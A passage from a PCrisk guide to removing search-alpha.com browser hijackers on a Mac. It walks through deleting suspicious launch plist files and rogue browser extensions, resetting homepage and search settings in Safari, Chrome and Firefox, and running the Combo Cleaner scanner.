
In the «LaunchAgents» folder, look for any recently-added suspicious files and move them to the Trash. Examples of files generated by browser hijackers — «installmac.AppRemoval.plist«, «myppes.download.plist«, «mykotlerino.ltvbit.plist«, «kuklorest.update.plist«, etc. Browser hijacker commonly installs several files with the exact same string.
Check for browser hijacker generated files in the /Library/LaunchDaemons/ folder:

In the «Go to Folder. » bar, type: /Library/LaunchDaemons/

In the «LaunchDaemons» folder, look for recently-added suspicious files. For example «com.aoudad.net-preferences.plist«, «com.myppes.net-preferences.plist«, «com.kuklorest.net-preferences.plist«, «com.avickUpd.plist«, etc., and move them to the Trash.
Scan your Mac with Combo Cleaner:
If you have followed all the steps correctly, your Mac should be clean of infections. To ensure your system is not infected, run a scan with Combo Cleaner Antivirus. Download it HERE. After downloading the file, double click combocleaner.dmg installer. In the opened window, drag and drop the Combo Cleaner icon on top of the Applications icon. Now open your launchpad and click on the Combo Cleaner icon. Wait until Combo Cleaner updates its virus definition database and click the «Start Combo Scan» button.

Combo Cleaner will scan your Mac for malware infections. If the antivirus scan displays «no threats found» — this means that you can continue with the removal guide; otherwise, it’s recommended to remove any found infections before continuing.

After removing files and folders generated by the browser hijackers, continue to remove rogue extensions from your Internet browsers.
Remove browser hijackers from Internet browsers
Remove Safari browser hijackers:

Open the Safari browser, from the menu bar, select «Safari» and click «Preferences. «.

In the preferences window, select «Extensions» and look for any recently-installed suspicious extensions. When located, click the «Uninstall» button next to it/them. Note that you can safely uninstall all extensions from your Safari browser — none are crucial for regular browser operation.
Change your homepage:

In the «Preferences» window, select the «General» tab. To set your homepage, type the preferred website URL (for example: www.google.com) in the Homepage field. You can also click the «Set to Current Page» button if you wish to set your homepage to the website you are currently visiting.
Change your default search engine:

In the «Preferences» window, select the «Search» tab. Here you will find a drop-down menu labeled «Search engine:» Simply select your preferred search engine from the drop-down list.
- If you continue to have problems with browser redirects and unwanted advertisements — Reset Safari.
Remove Google Chrome browser hijackers:


Click the Chrome menu icon (at the top right corner of Google Chrome), select «More Tools» and click «Extensions«. Locate all recently-installed suspicious extensions, select these entries and click «Remove«.
Change your homepage

Click the Chrome menu icon (at the top right corner of Google Chrome) and select «Settings«. In the «On startup» section, disable the malicious extension (if present), look for a browser hijacker URL below the «Open a specific or set of pages» option. If present, click on the three vertical dots icon and select «Remove«.
Change your default search engine:

To change your default search engine in Google Chrome: Click the Chrome menu icon (at the top right corner of Google Chrome), select «Settings«, in the «Search engine» section, click «Manage search engines. «, in the opened list look for a browser hijacker URL, when located click the three vertical dots near this URL and select «Delete«.
- If you continue to have problems with browser redirects and unwanted advertisements — Reset Google Chrome.
Remove malicious extensions from Mozilla Firefox:


Click the Firefox menu (at the top right corner of the main window) and select «Add-ons and themes«. Click «Extensions«, in the opened window locate all recently-installed suspicious extensions, click on the three dots and then click «Remove«.
Change your homepage

To reset your homepage, click the Firefox menu (at the top right corner of the main window), then select «Settings«, in the opened window disable malicious extension (if present), remove the browser hijacker URL and enter your preferred domain, which will open each time you start Mozilla Firefox.
Change your default search engine:

In the URL address bar, type «about:config» and press Enter. Click «Accept the Risk and Continue«.

In the search filter at the top, type: «extensionControlled«. Set both results to «false» by either double-clicking each entry or clicking the button.
- If you continue to have problems with browser redirects and unwanted advertisements — Reset Mozilla Firefox.
Frequently Asked Questions (FAQ)
What is the purpose of forcing users visit search-alpha.com website?
The creators of search-alpha.com generate more revenue as the number of visitors to the site increases.
Is visiting search-alpha.com a threat to my privacy?
Yes, visiting search-alpha.com can pose a threat to your privacy. Search-alpha.com is a fake search engine that may collect your personal information, browsing history, search queries, and other sensitive data without your consent.
How did a browser hijacker infiltrate my computer?
Browser hijackers are commonly spread through various methods, including software bundling, fake software updates, and untrustworthy websites. Additionally, users may unknowingly download and install browser hijackers while installing free software or clicking on links from unknown sources.
Will Combo Cleaner help me remove a browser hijacker?
Combo Cleaner will scan your computer and remove browser-hijacking applications. It is worth knowing that manual removal may not always be effective. It can be challenging to remove multiple browser hijackers, particularly when they can reinstall one another.
About the author:

Tomas Meskauskas — expert security researcher, professional malware analyst.
I am passionate about computer security and technology. I have an experience of over 10 years working in various companies related to computer technical issue solving and Internet security. I have been working as an author and editor for pcrisk.com since 2010. Follow me on Twitter and LinkedIn to stay informed about the latest online security threats. Contact Tomas Meskauskas.
PCrisk security portal is brought by a company RCS LT. Joined forces of security researchers help educate computer users about the latest online security threats. More information about the company RCS LT.
Our malware removal guides are free. However, if you want to support us you can send us a donation.
About PCrisk
PCrisk is a cyber security portal, informing Internet users about the latest digital threats. Our content is provided by security experts and professional malware researchers. Read more about us.